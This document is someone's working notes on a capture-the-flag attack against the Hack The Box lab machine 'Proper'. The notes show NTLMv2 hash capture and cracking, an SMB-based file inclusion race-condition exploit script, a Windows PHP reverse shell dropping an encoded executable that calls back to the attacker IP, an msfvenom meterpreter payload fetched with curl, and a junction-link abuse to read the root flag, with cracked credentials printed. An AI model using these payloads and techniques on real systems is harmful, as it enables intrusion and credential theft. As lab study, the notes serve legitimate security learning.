```

tried a bunch of bypasses, got nothing
tried smb

```
kali@kali:~/hackthebox/Proper$ sudo python3 /opt/impacket/examples/smbserver.py
shareName share -smb2support
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,54285)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*]
web::PROPER:aaaaaaaaaaaaaaaa:4dae54397f7ea7a73386562df9aa4b5f:0101000000000008025
```

maybe we can crack this hash?

```
kali@kali:~/hackthebox/Proper$ john hashes.txt --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
charlotte123!    (web)
1g 0:00:00:01 DONE (2021-06-16 17:34) 0.6622g/s 656445p/s 656445c/s 656445C/s
cheers4$..chaqueto
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed
```

00 - Loot > Creds

- web:charlotte123!

ok. so after some explerimenting seems like i can get RFI with smb server it will not execute from http but does retrieve..

http

```
<!-- [2] include(): http:// wrapper is disabled in the server configuration by
allow_url_include=0
...[snip]...
include($file);                <<<<< Error encountered in this line.
...[snip]...
<!-- [2] include(http://10.10.15.41/header.inc): failed to open stream: no
suitable wrapper could be found
...[snip]...
```

SMB

contents of my header.inc file are read.

```
test with smb
```

ok well we can get an smb request through responder or impacket and we have creds..
i can get it to download header.inc and run javascript.
maybe i can force it to read the php file by race condition...

Race Condition

python exploit

```
ORDER="//10.10.15.41/shareName"      #/header.inc

import requests
import re
import base64
import hashlib
USERNAME="aalekseicikm@skyrock.moc"
PASSWORD="jessica"
POSTDATA={"username":USERNAME,"password":PASSWORD}
```

```
LOGINURL = "http://10.10.10.231/licenses/"
SALT="hie0shah6ooNoim"
URL1 ="http://10.10.10.231/products-ajax.php?"
URL = "http://10.10.10.231/licenses/licenses.php?"
PROXIES={"http":"http:127.0.0.1:8080"}
#COOKIE_HEADER={"Cookie": "PHPSESSID=828i23uh76o6aqiffs4ht5nb0n"} #get cookie
by logging in with any user
def md5(query):
    str2hash = SALT+query
    result = hashlib.md5(str2hash.encode())
    return result.hexdigest()

print(md5(ORDER))
s = requests.Session()
r = s.post(LOGINURL, data=POSTDATA)
print(r.cookies)
#r = s.get(URL + f"order={ORDER}&h={md5(ORDER)}")
r1 = s.get(URL + f"theme={ORDER}&h={md5(ORDER)}", cookies=r.cookies) #,
proxies=PROXIES) #, headers=COOKIE_HEADER) # , proxies=PROXIES)
print(r1.text) # for debuging
print (r1) # for debuging
```

windows php rev shell - [40 - Resources > Resources]

```
<?php
header('Content-type: text/plain');
$ip   = "10.10.15.41"; //change this
$port = "9001"; //change this
$payload =
"7Vh5VFPntj9JDklIQgaZogY5aBSsiExVRNCEWQlCGQQVSQIJGMmAyQlDtRIaQGKMjXUoxZGWentbq1gp(

$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\Users\\web\\Downloads";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "r.exe";
$file = fopen($filename, 'wb');
fwrite($file, $evalCode);
fclose($file);
```

```
$path = $filename;
$cmd = $path.$evalArguments;
$res .= "\n\nExecuting : ".$cmd."\n";
echo $res;
$output = system($cmd);
?>
```

- made a few modification - edited the tmp dir and changed the name of the file.


impacket or responder

I used impacket because i was having problems with responder... ended up uninstalling and reinstalling to fix responder but stuck with impacket

```
sudo python3 /opt/impacket/examples/smbserver.py -smb2support shareName
shareName -username web -password "charlotte123!"
```

setting it all up need 4 windows

1. `while true; do python3 exploit2.py; done`
2. `while true; do cp rev.php header.inc; cp test.php header.inc; done`
3. `sudo python3 /opt/impacket/examples/smbserver.py -smb2support shareName shareName -username web -password "charlotte123!"`
4. `nc -lvnp 9001`



Winpeas

```
[+] Enumerating Printers (WMI)

  [+] Enumerating Named Pipes
  Name
Sddl

  eventlog
O:LSG:LSD:P(A;;0x12019b;;;WD)(A;;CC;;;OW)(A;;0x12008f;;;S-1-5-80-880578595-
1860270145-482643319-2788375705-1540778122)

  iislogpipe1fd5d7c2-2a26-4861-9fb4-579be183b0a3
O:S-1-5-21-4109457876-1196250835-331028019-1000G:S-1-5-21-4109457876-
1196250835-331028019-513D:P(A;;FA;;;SY)(A;;FA;;;S-1-5-21-410945
7876-1196250835-331028019-1000)

  ROUTER
O:SYG:SYD:P(A;;0x12019b;;;WD)(A;;0x12019b;;;AN)(A;;FA;;;SY)

  vgauth-service
O:BAG:SYD:P(A;;0x12019f;;;WD)(A;;FA;;;SY)(A;;FA;;;BA)

...[snip]...
[+] Ever logged users
    PROPER\Administrator
    PROPER\web

  [+] Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\Public : Batch [WriteData/CreateFiles]
    C:\Users\web : web [AllAccess]


...[snip]...
[+] Interesting Processes -non Microsoft-
    [?] Check if any interesting processes for memory dump or if you could
```

```
    [.] Check if any interesting processes for memory dump or if you could
overwrite some binary running https://book.hacktricks.xyz/windows/windows-
local-privilege-escalation#running-processes
    w3wp(4136)[c:\windows\system32\inetsrv\w3wp.exe] -- POwn: web
    Command Line: c:\windows\system32\inetsrv\w3wp.exe -ap "DefaultAppPool" -v
"v4.0" -l "webengine4.dll" -a \\.\pipe\iisipm0951dcac-c33f-4ef8-860e-
164b57296418 -h "C:\inetpub\temp\apppools\DefaultAppPool\DefaultAppPool.config"
-w "" -
m 0 -t 20 -ta 0

================================================================================



    conhost(5104)[C:\Windows\system32\conhost.exe] -- POwn: web
    Command Line: \??\C:\Windows\system32\conhost.exe 0x4

================================================================================



    r(3096)[C:\Users\web\Downloads\r.exe] -- POwn: web
    Permissions: web [AllAccess]
    Possible DLL Hijacking folder: C:\Users\web\Downloads (web [AllAccess])
    Command Line: r.exe  9001 10.10.15.41

...[snip]...
RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    Key: VMware User Process
    Folder: C:\Program Files\VMware\VMware Tools
    File: C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr (Unquoted
and Space detected)

================================================================================




    RegPath: HKLM\System\CurrentControlSet\Services
    Key: Description
    Folder: None (PATH Injection)

    File: MySQL Ser (Unquoted and Space detected)

================================================================================
```

```
    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders
    Key: Common Startup
    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
(Unquoted and Space detected)

================================================================================



    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders
    Key: Common Startup
    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
(Unquoted and Space detected)

...[snip]...
RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{2C7339CF-
2B09-4501-B3F3-F3508C9228ED}
    Key: StubPath
    Folder: \
    FolderPerms: Users [AppendData/CreateDirectories]
    File: /UserInstall

...[snip]...
Folder: C:\Users\web\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
    FolderPerms: web [AllAccess]
    File: C:\Users\web\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
    FilePerms: web [AllAccess]

================================================================================



    Folder: C:\windows\tasks
```


```
    FolderPerms: Authenticated Users [WriteData/CreateFiles]

=================================================================================================



    Folder: C:\windows\system32\tasks
    FolderPerms: Authenticated Users [WriteData/CreateFiles]

...[snip]...
```



Manual Enumeration

db-config.php

```
type db-config.php
<?php
   $db = new mysqli("localhost", "cleaner", "mycleaner123", "cleaner");
   if (mysqli_connect_errno()) { die('Could not connect to database.'); }
```

00 - Loot > Creds

function.php

```
type functions.php
<?php
// Following function shows the code part where an error was
// generated. This will be helpful to debug the application
// until we are live.
// TODO: We **really** need to make sure this code (or the
//       set_error_handler) gets removed once we are live or
//       we may leak source code to users.
```

```php
// Original code: https://stackoverflow.com/a/5331494
function dbgerror($errno, $errstr, $errfile, $errline) {
  echo "<!-- ";
  echo "[$errno] $errstr" . PHP_EOL;
  echo "On line $errline in file $errfile" . PHP_EOL;

  $range = array(
    $errline-5,
    $errline+5,
  );

  $source = explode("\n", file_get_contents($errfile));
  for ($i = $range[0]; $i <= $range[1]; ++$i) {
    if ($i === count($source)) break;
    if ($i === $errline-1) {
      printf("%3d | %s                <<<<< Error encountered in this line.\n",
$i, $source[$i]);
    } else {
      printf("%3d | %s \n", $i, $source[$i]);
    }
  }
  echo "// -->\n";
};
set_error_handler('dbgerror');

// Following function securely includes a file. Whenever we
// will encounter a PHP tag we will just bail out here.
function secure_include($file) {
  if (strpos(file_get_contents($file),'<?') === false) {
    include($file);
  } else {
    http_response_code(403);
    die('Forbidden - Tampering attempt detected.');
  }
}

// Following function checks for tampered URL parameters.
// Code adapted from https://stackoverflow.com/a/2809435
function secure_param($param,$checksum) {
  if (md5(SECURE_PARAM_SALT.$param) !== $checksum) {
```

```
    http_response_code(403);
    die('Forbidden - Tampering attempt detected.');
  }
}

// Generate secure param checksum
function gen_secure_param_checksum($key,$param) {


  return("$key=$param&h=".md5(SECURE_PARAM_SALT.$param));
}
```

```
whoami /all

USER INFORMATION
----------------

User Name  SID
========== ============================================
proper\web S-1-5-21-4109457876-1196250835-331028019-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================

============================================================
================================================
Everyone                               Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                     Well-known group S-1-5-3
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
```

```
NT AUTHORITY\This Organization         Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113
Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568
Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\DefaultAppPool             Well-known group S-1-5-82-3006700770-
424185619-1745488364-794895919-4004696415 Mandatory group, Enabled by default,
Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled

ERROR: Unable to get user claims information.
```

if need to port fwd on windows heres an easy way

build msfvenom payload

```
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<my\_ip> LPORT=9002 -b
"\\x00\\x0a" -a x86 --platform windows -f exe -o v.exe
```

Start msfconsole

```
msfconsole -q
use exploit/multi/handler
set payload windows/meterpreter/reverse\_tcp
set LHOST 10.10.15.41
```

```
set LPORT 9002
run
```

get file

```
curl http://10.10.15.41/v.exe -O v.exe
```

portfwd

```
portfwd add -l 8081 -p 8080 -r 127.0.0.1
```

make junction link to folder

`mklink /J folder \user\administrator\desktop'

```
mklink /J folder \users\administrator\desktop
Junction created for folder <<===>> \users\administrator\desktop

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\Users\web\Downloads

06/22/2021  05:43 AM    <DIR>          .
06/22/2021  05:43 AM    <DIR>          ..
06/22/2021  05:43 AM    <JUNCTION>     folder [C:\users\administrator\desktop]
06/22/2021  05:41 AM             5,632 r.exe
               1 File(s)          5,632 bytes
               3 Dir(s)   7,321,284,608 bytes free
```

clean folder(root.txt from folder)

```
echo CLEAN \users\web\downloads\folder\root.txtx > \\.\pipe\cleanupPipe
```

check that the pipe worked

`dir \programdata\cleanup`

```
dir \programdata\cleanup
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\programdata\cleanup

06/22/2021  05:46 AM    <DIR>          .
06/22/2021  05:46 AM    <DIR>          ..
06/22/2021  05:46 AM               192
XHVzZXJzXHdlYlxkb3dubG9hZHNcZm9sZGVyXHJvb3QudHh0
               1 File(s)            192 bytes
               2 Dir(s)   7,321,284,608 bytes free
```

```
kali@kali:~/hackthebox/Proper$ echo
"XHVzZXJzXHdlYlxkb3dubG9hZHNcZm9sZGVyXHJvb3QudHh0" | base64 -d
\users\web\downloads\folder\root.txt
```

remove and recreate folder as web user

`rmdir folder`
`mkdir folder`

restore contents of folder

`echo RESTORE \users\web\downloads\folder\root.txtx > \\.\pipe\cleanupPipe`

check contents of folder

```
cd folder

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B
```

```
 Directory of C:\Users\web\Downloads\folder

06/22/2021  05:48 AM    <DIR>          .
06/22/2021  05:48 AM    <DIR>          ..
06/22/2021  05:48 AM                34 root.txt
               1 File(s)             34 bytes

               2 Dir(s)   7,320,236,032 bytes free

type root.txt
type root.txt
5d5377124e7f1629c6e444a531d8dd8f
```

lets get a shell now.

hmm.... revisit later

Resources

Url	Description
	nmap
	burpsuite/owaspzap
	gobuster
	sqlmap
	hydra
https://github.com/Dhayalanb/windows-php-reverse-shell	Windows PHP Reverse shell
https://github.com/SecureAuthCorp/impacket	Impacket
	privilege escalation awesome suite(winpeas)
	metasploit